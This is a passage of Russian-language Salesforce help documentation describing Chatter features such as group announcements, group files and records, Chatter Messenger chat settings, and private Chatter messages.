- Текст подписи входит в сообщение. Стандартные подписи, добавляемые при использовании мобильных устройств (например, `Sent from my iPhone`), автоматически удаляются. Прежде чем отправить ответ, удалите подписи пользователей и любой другой текст, который не должен быть опубликован в Chatter. Либо добавьте разделяющую линию над подписью, чтобы удалить ее. Разделяющая линия должна включать в себя как минимум один из следующих символов:
  - тире (-);
  - знак равенства (=);
  - подчеркивание (_).

  Также можно использовать любое сочетание этих символов или двойное тире (--), не нарушающее стандарт RFC 3676 4.3.

Публикация объявлений в группах Chatter

Объявления группы позволяют выделять важные сообщения на странице группы.

Прим.: Группы отображают глобальный макет публикатора, выбранный по умолчанию. Если публикатор группы не отображает действие «Объявление», обратитесь к администратору с просьбой переопределить глобальный макет публикатора и добавить действие «Объявление» в настраиваемый макет публикатора группы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Только владельцы группы, менеджеры группы и пользователи с полномочием «Изменение всех данных» могут публиковать и удалять объявления группы.

1. Щелкните ссылку **«Объявление»** в публикаторе на странице группы.
2. Введите сообщение. Длина объявления может составлять не более 5 000 символов. При необходимости дополните объявление ссылками и упоминаниями пользователей или групп. Ввиду действующих ограничений, страница группы позволяет отображать примерно 137 символов объявления. Нажмите кнопку **Дополнительно**, чтобы увидеть остальную часть сообщения.
3. Укажите дату истечения срока действия объявления.
4. Нажмите **Предоставить общий доступ**.

Объявления группы (кроме замененных новыми объявлениями) отображаются до 23:59 выбранной даты истечения срока действия. Пользователи могут обсуждать, комментировать и выбирать понравившиеся объявления в ленте группы. Аналогично другим сообщениям, участники группы получают электронное уведомление о публикации нового объявления на основе выбранной частоты отправки групповых электронных уведомлений.

Удаление сообщения ленты инициирует удаление объявления. Чтобы удалить объявление со страницы группы без удаления сообщения ленты, щелкните значок в верхнем углу объявления и выберите пункт «Пропустить баннер!».

Отправление электронных уведомлений для объявлений

Ответственные за группы и менеджеры групп теперь могут отправлять электронные уведомления всем участникам групп по поводу групповых объявлений. Ранее только участники групп, которые установили настройку о получении уведомлений обо всех сообщениях в группе, получали такие уведомления. Ответственные и менеджеры групп должны иметь полномочие «Отправлять электронные сообщения для объявлений» для совершения этого действия. Если данная функция активна, выберите **«Электронные сообщения всем участникам группы»** напротив даты истечения срока действия объявления для извещения всех участников группы.

СМ. ТАКЖЕ:

Настройка макета групп и публикатора Chatter

Списки «Файлы группы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Список «Файлы группы» на странице группы Chatter содержит последние пять файлов, опубликованных в данную группу.

Наведите указатель мыши для просмотра доступных параметров или щелкните имя файла для открытия соответствующей страницы сведений. Чтобы просмотреть все опубликованные в группу файлы, выполнить поиск определенного файла или необходимые действия над файлом, щелкните ссылку **«Показать все»**. По умолчанию на странице отображаются 25 файлов, которые были просмотрены последними. Ниже перечислены действия, доступные в данном списке.

- Найдите файлы, опубликованные в группу. Данный список содержит файлы, добавленные текущим и другими пользователями в ленту Chatter группы. Данный список не содержит указанные ниже элементы.
  - Документы на вкладке «Документы»
  - Вложения из связанного списка «Примечания и вложения»
- Загрузите личные файлы или загрузите и предоставьте доступ к файлам людям, группам или по ссылке.
- Откройте файл для предварительного просмотра без его загрузки.
- Начните отслеживание файла и получение обновлений в ленте Chatter. Чтобы отменить получение обновлений для отслеживаемого файла, щелкните рядом с файлом. (Требуется Chatter.)
- Чтобы загрузить исходную или новую версию файла, предоставить доступ к файлу определенным людям, группам или по ссылке, либо просмотреть параметры общего доступа, щелкните значок .
- Для просмотра страницы со сведениями о файле щелкните имя файла.
- Чтобы просмотреть профиль владельца файла, щелкните его имя.

Прим.:

- Некоторые файлы недоступны для предварительного просмотра (например, зашифрованные файлы; файлы, защищенные паролем; PDF-документы, защищенные от копирования; неизвестные типы файлов и файлы размером более 25 Мб). Для этих файлов параметр **«Предварительный просмотр»** недоступен в лентах и списковых представлениях. Файлы, просмотр которых невозможен, отмечены в ленте значками групповых файлов. Некоторые функции Microsoft Office 2007 при предварительном просмотре отображаются некорректно.

Если файл поддерживает предварительный просмотр, но предварительный просмотр не существует, обратитесь к администратору Salesforce, который поможет восстановить предварительный просмотр.

- Файлы, расширение которых не распознано или отсутствует, отображаются в столбце «Тип» как неизвестные.

СМ. ТАКЖЕ:

Просмотр участников группы Chatter

Записи в группах Chatter

Создание записей в группах Chatter

Рекомендуем использовать публикатор группы для создания записей в группах Chatter.

Действия, доступные в публикаторе группы, определяются полномочиями пользователя, ролью пользователя в группе, типом группы и способом настройки публикатора группы.

- В зависимости от способа настройки макета публикатора группы, пользователи могут создавать записи организаций, контактов, интересов, возможностей, контрактов, кампаний, обращений и настраиваемых объектов. Другие объекты не поддерживаются.
- При создании записи в группе сообщение о создании записи отображается несколькими областями, включая ленту группы, профиль пользователя, ленту записи и ленту Chatter компании. Запись и сообщение ленты о создании записи могут просматриваться пользователями только при наличии необходимых полномочий (посредством лицензии, профиля, полномочий и правил общего доступа).

  Совет: Чтобы просмотреть сообщения о создании записей, воспользуйтесь фильтром **«Все обновления»** в параметре «Показать» ленты группы.

- Все комментарии к сообщению о создании записи отображаются в ленте группы. Сюда относятся комментарии, опубликованные к сообщению в ленте записи, а также комментарии, опубликованные пользователями, которые не принадлежат данной группе.

  Например, сообщение о создании записи пользователем Иван в личной группе отображается в ленте группы и ленте записи. Пользователь Алексей не является участником данной личной группы, но имеет доступ к странице сведений о записи и ленте записи. Комментарий к сообщению о создании записи в ленте записи, опубликованный пользователем Алексеем, отображается в ленте личной группы.

- Доступность записей в группах учитывает полномочия пользователя и правила общего доступа, заданные в организации. При наличии полномочий участники группы могут просматривать и комментировать запись в любом контексте (группа, профиль ответственного, страница сведений о записи, лента Chatter компании).

  При отсутствии полномочий участники группы (например, пользователи Chatter Free) не могут просматривать запись или ленту записи в группе или других областях.

- Группы, поддерживающие доступ клиентов, не позволяют создавать записи.
- Если администратор включает возможность добавления записей в группы, то:
  - Создание записи внутри группы инициирует автоматическое создание взаимосвязи между группой и записью (аналогично добавлению текущей записи).
  - Список «Записи группы» отображает созданные записи (помимо добавленных записей).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записи в группах Chatter:

- «Создание» для объекта

При необходимости удалите записи из групп Chatter.

Добавление текущих записей в группы Chatter

Добавление записей в группы позволяет пользователям сотрудничать и обсуждать записи подобно рабочей группе.

1. Щелкните ссылку **«Добавить запись»** в публикаторе группы.

   Прим.: При отсутствии данного параметра администратор должен добавить действие «Добавить запись» в публикатор группы. Группы, поддерживающие доступ клиентов, не позволяют добавлять записи.

2. Выберите нужный тип записи из списка **«Запись»**.

   Разрешается добавлять записи организаций, контактов, интересов, возможностей, контрактов, кампаний, обращений и настраиваемых объектов. Другие объекты не поддерживаются.

3. Введите имя нужной записи в пустое поле поиска и щелкните значок . Чтобы выполнить поиск по всем доступным записям выбранного типа, пропустите данное поле.

4. Выберите нужную запись из списка результатов поиска.

5. Нажмите кнопку **«Создать»**.

Сообщение об успешном выполнении подтверждает добавление записи в группу, а сама запись отображается в списке «Записи группы». При добавлении связанного списка «Группы» на страницу сведений о записи данная страница также отображает список связанных групп. Количество записей, доступных для добавления в группу, не ограничено.

Прим.: Добавление записи в группу не влияет на ее доступность. Записи группы могут просматриваться пользователями только при наличии необходимых полномочий (посредством лицензии, профиля, наборов полномочий или общего доступа). Например, пользователи Chatter Free не могут просматривать записи в группах. А, пользователи, имеющие полномочия для просмотра организаций и контактов, не могут просматривать записи обращений. Именно поэтому, пользователям может быть доступно меньше записей, чем указано в списке «Записи группы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записи группы или добавления записи в группу:

- Чтение для записи
- Доступ к группе

Пример: Ниже перечислены некоторые способы использования групп Chatter в качестве пространства для сотрудничества над обрабатываемыми записями.

- Группы сбыта, работающие совместно над организацией, могут отслеживать связанные возможности, контакты и интересы в одной группе. Участники рабочей группы, имеющие необходимые полномочия, могут просматривать записи прямо из группы. Новые участники рабочей группы могут использовать группу в качестве универсального пространства для изучения более ранних обсуждений относительно организации и ее дочерних записей.
- Рабочие группы по обслуживанию клиентов могут использовать группы для отслеживания обрабатываемых обращений. Группа может стать своеобразным форумом для отслеживания обращений, обсуждения решений и анализа тенденций по типовым проблемным областям.
- Рабочие группы по маркетингу могут использовать группы для отслеживания кампаний, планирования событий, а также обсуждения потенциальных интересов и контактов для приглашения на событие. Кроме того, группы

могут использоваться как уникальное пространство для сотрудничества над маркетинговым содержимым или артефактами кампаний.

Удаление записей из групп Chatter

Удалите ненужные записи из групп Chatter.

Удаление записи из группы доступно любому пользователю при наличии соответствующего доступа.

1. Щелкните ссылку **«Показать все»** напротив списка «Записи группы» на странице сведений о группе.

   Прим.: Список «Записи группы» отображается на странице сведений о группе только после разрешения пользователям добавлять текущие записи в группы.

2. Чтобы просмотреть записи определенного типа, выберите нужный параметр из списка **«Фильтровать по»**.
3. Найдите нужную запись и щелкните **«Удалить»** напротив ее имени.

Удаление записи из группы инициирует удаление взаимосвязи между группой и записью, но не самой записи. При необходимости восстановите удаленную взаимосвязь из корзины.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления записей группы:

- «Чтение» для объекта
- Доступ к группе

Chatter Messenger (чат)

Обеспечивает безопасный и мгновенный обмен сообщениями с коллегами. Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

Использование Chatter Messenger

Чтобы свернуть или развернуть окно чата, щелкните заголовок нужного чата. Чтобы развернуть чат в отдельном окне обозревателя, которое поддерживает доступ к различным функциям, щелкните значок в списке чата. В этом случае пользователи могут общаться со своими собеседниками параллельно просмотру и использованию других сайтов и приложений.

Использование списка чата

Просмотрите рекомендации по работе со списком чата.

Добавление людей в список чата «Мое избранное»

Список людей, отслеживаемых в сети Chatter, может быть очень длинным. Список «Мое избранное» позволяет добавлять не более 100 чатов, которые будут всегда отображаться вверху списка чата.

Удаление людей из списка чата «Мое избранное»

Чаты, которые стали использоваться реже, могут быть удалены из списка «Мое избранное». При этом пользователи, отслеживаемые вами в сети Chatter, останутся в списке «Отслеживаемые люди».

Изменение статуса в чате

Уведомите пользователей, что доступны для общения, или выберите значение **«Не в сети»**, чтобы не получать сообщения.

Общение с людьми

Чат с одним или несколькими пользователями Chatter.

Журнал чата

Просмотрите журнал чата.

Добавление смайликов в чат

Чтобы добавить смайлики в окно чата, воспользуйтесь специальными комбинациями букв и знаков препинания.

Всплывающие окна чата

Благодаря возможности использования чата или списка чата в отдельном окне обозревателя, общение может быть продолжено даже при свернутом обозревателе или при наличии других приложений.

Редактирование параметров чата

Можно ли изменить звуковые уведомления чата?

Использование Chatter Messenger

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Чтобы свернуть или развернуть окно чата, щелкните заголовок нужного чата. Чтобы развернуть чат в отдельном окне обозревателя, которое поддерживает доступ к различным функциям, щелкните значок  в списке чата. В этом случае пользователи могут общаться со своими собеседниками параллельно просмотру и использованию других сайтов и приложений.

Ниже приведены дополнительные сведения об использовании Chatter Messenger.

- Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.
- Администратор может отключить Chatter Messenger на уровне организации. Кроме того, пользователю предоставляется доступ к Chatter Messenger, только если администратор установил «API включен» в полномочиях профиля. Если Chatter Messenger не отображается при запуске Salesforce, попросите администратора подключить эту функцию и предоставить необходимые полномочия.
- Сообщества не поддерживают Chatter Messenger. Chatter Messenger доступен только внутренним пользователям, при условии, что единому стандартному параметру для объекта «Пользователь» задано значение «Общедоступный: только для чтения».
- Chatter Messenger не поддерживается браузером Microsoft® Internet Explorer® 7.0. Остальные пользователи Chatter Messenger не смогут видеть пользователей Internet Explorer 7 в сети.

Ниже перечислены действия, доступные в чате.

- Изменение собственного статуса.
- Общение с людьми.
- Добавление и удаление людей из списка «Мое избранное».
- Отображение чата в отдельном окне обозревателя.
- Использование смайликов.
- Настройка параметров чата (например, звуки и уведомления).
- Просмотр журнала чата.

СМ. ТАКЖЕ:

Сообщения Chatter

Использование списка чата

Просмотрите рекомендации по работе со списком чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Прим.: Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

- Чтобы найти и начать чат с любым пользователем Chatter, находящимся в сети, включая неотслеживаемых людей, воспользуйтесь полем поиска вверху списка чата.
- Чтобы переключиться между активными чатами, выберите нужный чат в списке «Текущие чаты».
- Чтобы добавить пользователя в список чата, начните его отслеживание в Chatter.
- Добавьте наиболее активных пользователей в список «Мое избранное».
- Чтобы настроить параметры чата, щелкните значок .
- Чтобы изменить статус чата, щелкните статус вверху списка чата.
- Если окно чата свернуто, то при получении новых сообщений отображается соответствующий индикатор .

СМ. ТАКЖЕ:

Изменение статуса в чате

Добавление людей в список чата «Мое избранное»

Список людей, отслеживаемых в сети Chatter, может быть очень длинным. Список «Мое избранное» позволяет добавлять не более 100 чатов, которые будут всегда отображаться вверху списка чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Прим.: Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

- Чтобы сохранить чат в избранном, щелкните значок в активном чате как минимум с одним пользователем.
- Кроме того, отдельный пользователь может быть добавлен путем выбора его имени в списке «Отслеживаемые люди» и перетаскивания в список «Мое избранное».
- Чат с группой пользователей может быть переименован в списке «Мое избранное». Щелкните **«Правка»** напротив списка «Мое избранное», выберите нужный многопользовательский чат и введите новое имя. Например, избранный чат с пользователями *Елена, Владимир, Алексей* может быть переименован на *«Группа сбыта»*. Все имена должны быть уникальными.

СМ. ТАКЖЕ:

Использование списка чата

Удаление людей из списка чата «Мое избранное»

Чаты, которые стали использоваться реже, могут быть удалены из списка «Мое избранное». При этом пользователи, отслеживаемые вами в сети Chatter, останутся в списке «Отслеживаемые люди».

Прим.: Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

1. Щелкните **«Правка»** напротив списка «Мое избранное».
2. Нажмите кнопку × напротив имени нужного чата.
3. По завершении щелкните **«Готово»** напротив списка «Мое избранное».

Кроме того, чтобы удалить чат из списка «Мое избранное», щелкните значок ★ в активном чате.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

СМ. ТАКЖЕ:

Добавление людей в список чата «Мое избранное»

Изменение статуса в чате

Уведомите пользователей, что доступны для общения, или выберите значение **«Не в сети»**, чтобы не получать сообщения.

Ниже перечислены области, в которых отображается статус пользователя.

- В списках чата
- В профиле
- При наведении указателя мыши на имена пользователей

Чтобы изменить свой статус, выберите **«На месте»**, **«Отошел»** или **«Не в сети»** в верхней части списка чата. Например, чтобы изменить свой статус с доступного на недоступный, щелкните **«На месте»** и выберите значение **«Не в сети»**.

Статус «Недоступен» устанавливается автоматически после 15 минут простоя. Чтобы изменить данный параметр, щелкните **«Чат»** > ⚙ > **«Параметры»** и выберите **«Общие параметры»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Прим.: Администраторы могут включать и отключать чат в рамках всей организации. Chatter Messenger недоступен в новых организациях, созданных после выпуска Spring '16.

СМ. ТАКЖЕ:

Редактирование параметров чата

Общение с людьми

Чат с одним или несколькими пользователями Chatter.

Прим.: Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

1. Начните чат с любым пользователем Chatter, находящимся в сети.
   - Чтобы найти и начать чат с любым пользователем организации, воспользуйтесь полем поиска вверху Chatter Messenger. При необходимости щелкните имя нужного пользователя в списке «Отслеживаемые люди» или «Мое избранное».
   - Щелкните **«Начать чат»** в профиле пользователя.
   - Наведите указатель мыши на имя нужного пользователя в любой ленте и щелкните **«Начать чат»**.
2. При необходимости добавьте в чат не более 10 пользователей.
   a. Перетащите нужных пользователей из списка чата в активный чат или щелкните значок в верхней части активного чата для поиска и добавления любого пользователя Chatter, находящегося в сети.
   b. При необходимости повторите эти действия.

   Чтобы просмотреть список всех пользователей чата, щелкните значок .

Прим.: Люди из чата, который был закрыт текущим пользователем, могут продолжить общение с этим пользователем. Для этого текущий пользователь должен быть добавлен обратно в чат.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

СМ. ТАКЖЕ:

Изменение статуса в чате

Журнал чата

Просмотрите журнал чата.

Прим.: Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

По умолчанию окно чата отображает диалоги с участием соответствующего пользователя за последние 72 часа. Диалоги, со времени прохождения которых прошло более 72 часов, удаляются и не подлежат восстановлению. Чтобы просмотреть список всех диалогов за последние 72 часа, выполните указанные ниже действия.

1. Чтобы развернуть окно чата, щелкните заголовок нужного чата.
2. Нажмите .
3. Чтобы просмотреть соответствующий журнал чата, щелкните имя нужного пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

СМ. ТАКЖЕ:

Использование Chatter Messenger

Добавление смайликов в чат

Чтобы добавить смайлики в окно чата, воспользуйтесь специальными комбинациями букв и знаков препинания.

Прим.: Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

Ниже перечислены доступные смайлики.

Смайлик	Введенные символы
	`:-), :), :], =)`
	`:-(, :(, :[, =(`
	`:-D, :D, =D`
	`:-O, :O, :-o, :o`
	`:-P, :P, :-p, :p, =P`
	`;-), ;)`

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Чтобы отключить поддержку смайликов, последовательно выберите **«Чат»** >  > **«Параметры»**.

СМ. ТАКЖЕ:

Редактирование параметров чата

Всплывающие окна чата

Благодаря возможности использования чата или списка чата в отдельном окне обозревателя, общение может быть продолжено даже при свернутом обозревателе или при наличии других приложений.

Прим.: Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

- Чтобы развернуть активный чат или полный список чата, щелкните значок  в верхнем правом углу.
- Чтобы свернуть развернутый чат или список чата в окно Salesforce, щелкните значок  в верхнем правом углу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

СМ. ТАКЖЕ:

Редактирование параметров чата

Редактирование параметров чата

Прим.: Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

Чтобы настроить параметры чата, щелкните значок в верхнем правом углу окна чата и выберите пункт **«Параметры»**.

Совет: Кроме того, значок позволяет быстро переключаться между списками чата **«Мое избранное»**, **«Отслеживаемые люди»** и **«Неактивные люди»**. При необходимости могут быть настроены параметры **«Проигрывать звуки»** и **«Показывать смайлики»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Общие параметры

Параметр	Описание
Изменять статус на «Недоступен» после *15* **мин.**	Если данный флажок установлен, то статус «Недоступен» устанавливается автоматически по истечении указанного времени бездействия приложения Salesforce.
Показывать смайлики	Если данный флажок установлен, то вместо стандартных текстовых смайликов (например, *:-)* или *:-(*), отображаются картинки (например, или).
Показывать временную отметку только при наведении указателя мыши на сообщение	Если данный флажок установлен, то временная отметка для сообщений чата отображается только при наведении указателя мыши на отдельное сообщение. Если данный флажок не установлен, то временная отметка отображается для каждого сообщения чата и изменения статуса.

Звуки и уведомления

Параметр	Описание
Проигрывать звуковое уведомление о получении новых сообщений	Если данный флажок установлен, то звуковое уведомление проигрывается только при получении первого сообщения чата. Прим.: Звуковые уведомления проигрываются для всех входящих сообщений при свернутом или неактивном окне чата (например, при использовании нескольких чатов, другого приложения или другой вкладки обозревателя).
Показывать предупреждение о получении новых сообщений на вкладке обозревателя	Если данный флажок установлен, то при получении нового сообщения на вкладке обозревателя отображается уведомление «Вас ожидают новые сообщения».

Список чата

Выберите группу пользователей для отображения в списке чата.

- **Мое избранное**
- **Отслеживаемые люди**
- **Показывать неактивных людей**

СМ. ТАКЖЕ:

Добавление смайликов в чат

Изменение статуса в чате

Можно ли изменить звуковые уведомления чата?

Чтобы изменить параметры звуковых уведомлений, щелкните **«Чат»** > > **«Параметры»** и выберите **«Звуки и уведомления»**.

СМ. ТАКЖЕ:

Редактирование параметров чата

Личные сообщения

Используйте сообщения Chatter для защищенных личных бесед с другими пользователями Chatter.

Сообщения Chatter

Отправьте свой вопрос другому человеку приватно или ведите беседу с несколькими выбранными пользователями, когда обсуждение не имеет значения для всех, с кем вы работаете. Кроме того, сообщения позволяют уведомлять пользователей о предоставлении им общего доступа к файлу.

Поиск сообщений Chatter

Отправка сообщений Chatter

Сеть Chatter поддерживает отправку личных сообщений.

Сообщения Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Отправьте свой вопрос другому человеку приватно или ведите беседу с несколькими выбранными пользователями, когда обсуждение не имеет значения для всех, с кем вы работаете. Кроме того, сообщения позволяют уведомлять пользователей о предоставлении им общего доступа к файлу.

Сообщения не отображаются в ленте и профиле текущего пользователя, в результатах глобального поиска, а также в любой другой общедоступной области Chatter.

Чтобы просмотреть сообщения, щелкните ссылку **«Сообщения»** на вкладке Chatter. На странице «Мои сообщения» можно выполнить указанные ниже действия.

- Просмотреть самое последнее сообщение в каждом диалоге. Самое последнее сообщение отображается вверху списка.
- Просмотреть фотографию пользователя, отправившего самое последнее сообщение в диалоге.

- Узнать о наличии непрочитанных сообщений ( ).
- Узнать, является ли ответ, отправленный текущим пользователем, последним ( ) в диалоге.
- Просмотреть всю историю сообщений в рамках конкретного диалога.
- Отправить сообщение с помощью кнопки **«Создать сообщение»**.

Сообщения группируются в диалоги. Для каждого диалога определяются конкретные участники. Например, текущий пользователь отправляет сообщение Алексею Смирнову. Отправленный им ответ продолжает индивидуальный диалог. Каждое новое сообщение, отправляемое Алексею Смирнову, также продолжает начатый диалог, даже в случае изменения темы для обсуждения. Со временем все отправленные и полученные сообщения группируются в длинную цепочку. Если сообщение отправляется сразу двум пользователям (Алексею Смирнову и Марии Петровой), то оно является частью отдельного диалога между Алексеем, Марией и текущим пользователем. Соответственно, ответ, отправленный Алексеем, продолжает этот отдельный диалог, а не приватный диалог, существующий между ним и текущим пользователем.

Ниже приведены рекомендации по работе с сообщениями Chatter.

- Сообщение может быть отправлено любому пользователю организации Chatter. независимо от его участия в группе, а также адресата данного сообщения — будь то отслеживаемый пользователь, отслеживающий пользователь или клиент.
- Сообщение может быть отправлено одному пользователю или группе, состоящей максимум из 10 пользователей, включая отправителя сообщения. Нельзя отправлять сообщения самому себе.
- Участники диалога определяются при отправке первого сообщения в данном диалоге. После отправки первого сообщения нельзя добавить или удалить пользователей из диалога.
- По мере получения новых сообщений меняется количество, указанное рядом со ссылкой **«Настройка»** на вкладке Chatter. Пользователи, включившие поддержку электронных уведомлений Chatter, также получат автоматическое уведомление о новом сообщении.
- Сообщения и диалоги недоступны для удаления.
- Чтобы пометить диалог, сообщения которого были прочитаны, в качестве непрочитанного, рекомендуем использовать только интерфейс Chatter REST API, а не интерфейс пользователя.

Поиск сообщений Chatter

Чтобы найти нужного пользователя или текст в сообщениях Chatter, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

1. Введите поисковый запрос в поле поиска на странице «Мои сообщения». Обратите внимание на указанные ниже рекомендации по поиску.
   - При просмотре списка диалогов поиск выполняется по всем диалогам. При просмотре отдельного диалога поиск выполняется только по данному диалогу.
   - В результате поиска по имени пользователя (например, *«Иван Петров»*) отображаются диалоги, в которых он участвует и упоминается. В результате поиска по собственному имени отображаются все сообщения и диалоги, так как текущий пользователь участвует в них всех.
   - В результате поиска по запросу *«иван пет»* отображаются записи, содержащие фразы «Иван Петров» и «Иван Петухов». Система salesforce.com выполняет автоматический поиск записей, начинающихся с элемента *«иван пет»* (по аналогии с использованием символа «*», например, *«иван пет*»).
   - В результате поиска по запросу *«клиент»* найденные совпадения отображаются в тексте сообщений. Однако в результатах не отображаются пользователи, которые определены в качестве клиентов в списке участников диалога.
2. Нажмите кнопку **«Поиск»**.

3. Ниже перечислены действия, доступные на странице результатов поиска.
   - Чтобы уточнить область поиска, введите дополнительные критерии или воспользуйтесь специальными символами и операторами.
   - Чтобы просмотреть весь диалог (если изначально поиск выполнялся по всем диалогам), щелкните нужное сообщение.

   Если в результате поиска найдены нужные имена в списке участников диалога, а сам диалог подразумевает участие большого количества пользователей, то искомое имя может не отображаться, так как в списке участников отображаются имена не всех пользователей. Другими словами, в результатах поиска будет отображаться диалог, а выделенное имя нужного пользователя может быть скрыто.

Чтобы очистить критерии поиска, щелкните значок . Очистка критериев поиска выполняется Chatter автоматически в том случае, если пользователь вводит ответ, отправляет новое сообщение или закрывает страницу «Мои сообщения».

СМ. ТАКЖЕ:

Предоставление пользователям общего доступа к файлам в Salesforce Classic

Отправка сообщений Chatter

Сеть Chatter поддерживает отправку личных сообщений.

Чтобы отправить сообщение Chatter, выполните указанные ниже действия.

1. Ниже перечислены области, позволяющие создавать сообщения.
   - Щелкните ссылку **«Сообщения»** на вкладке Chatter, а затем нажмите кнопку **«Создать сообщение»** на странице «Мои сообщения».
   - Выберите имя нужного пользователя в любой области Chatter, а затем щелкните ссылку **«Отправить сообщение»** в открывшемся профиле.
   - Щелкните ссылку **«Отправить сообщение»** в окне, всплывающем при наведении указателя мыши на имя пользователя.
   - Введите ответ в текстовую область, расположенную под самым последним сообщением на странице просмотра истории сообщений.
   - Отправьте электронный ответ при просмотре электронного уведомления о получении нового сообщения (если включена функция отправки электронных ответов в Chatter).

   Кроме того, чтобы отправить сообщение Chatter, можно также предоставить пользователям общий доступ к файлу. В случае предоставления общего доступа к файлу пользователям автоматически отправляется сообщение о том, что им был предоставлен общий доступ к файлу. Это сообщение может содержать любую дополнительную информацию.

2. Если при этом отображается диалоговое окно «Отправить сообщение», то можете добавить в список получателей имена других пользователей. Начните вводить имя в поле **«Кому»**, а затем выберите нужное имя из списка результатов. Чтобы добавить других пользователей, введите их имена.

   Если ответ отправляется посредством диалога или эл. почты, то пользователь не может изменить состав участников данного диалога.

3. Введите сообщение. Сообщение может содержать не более 10 000 символов.
4. Чтобы отправить сообщение, выполните одно из указанных ниже действий (в зависимости от используемого способа отправки).
   - В диалоговом окне «Отправить сообщение» нажмите кнопку **«Отправить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

- Если ответ отправляется при просмотре всей цепочки сообщений, нажмите кнопку **«Ответить»** (или **«Ответить всем»**, если в диалоге участвуют несколько пользователей).
- Если ответ отправляется посредством эл. почты, нажмите кнопку «Отправить» в почтовом приложении.

Если отправленное сообщение является продолжением текущего диалога, то оно добавляется в соответствующий диалог и отображается вверху списка на странице «Мои сообщения». Если отправленное сообщение является началом нового диалога между текущим пользователем и определенными получателями, то оно отображается вверху списка на странице «Мои сообщения» в качестве нового диалога.

СМ. ТАКЖЕ:

Отправка ответов на электронные уведомления Chatter

Вопросы Chatter

Есть вопросы? Используйте функцию «Вопросы Chatter», чтобы публиковать вопросы в своей ленте Chatter, и наблюдайте, как там появляются решения проблемы.

Вопросы Chatter

Дополните сообщество для самообслуживания путем внедрения внутренней и внешней занятости сообщества посредством вопросов Chatter.

Отображение похожих вопросов и статей в Chatter

Функция Chatter Questions позволяет минимизировать повторяющееся содержимое в системе Salesforce (и во всех сообществах с Chatter), отображая подобные вопросы и соответствующие статьи базы знаний Salesforce при вводе вопроса пользователем.

Отображение похожих вопросов и статей в шаблоне поиска «Служба работы с клиентами» (Napili)

